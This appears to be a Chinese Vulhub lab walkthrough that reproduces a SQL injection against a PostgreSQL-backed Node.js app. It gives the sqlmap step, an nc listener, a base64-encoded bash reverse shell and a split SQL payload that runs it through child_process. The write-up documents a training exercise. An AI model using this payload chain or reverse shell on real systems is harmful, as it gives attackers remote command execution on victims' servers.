
**一、靶场搭建**

1、Vulhub启动

docker-compose build


docker-compose up -d

2、访问3000端口下的参数id=1，即可看到id为1的用户信息



**二、漏洞复现**

1、用sqlmap发现此处存在注入点，且数据库为postgresql



2、VPS开启端口监听

nc –lvnp 8888


3、编写反弹shell的Payload

echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTkuMC4xLzIxIDA+JjE=|base64 -d|bash

4、适当分割（每段字符不超过64字符）后替换到如下payload中

SELECT 1 AS "\']=0;require=process.mainModule.constructor.\_load;/\*", 2 AS "\*/p=require(`child\_process`);/\*", 3 AS "\*/p.exec(`echo YmFzaCAtaSA+JiAvZGV2L3Rj`+/\*", 4 AS "\*/`cC8xNzIuMTkuMC4xLzIxIDA+JjE=|base64 -d|bash`)//"

5、将上述payload进行url编码，放在id=1;后发送



6、VPS成功接收到shell

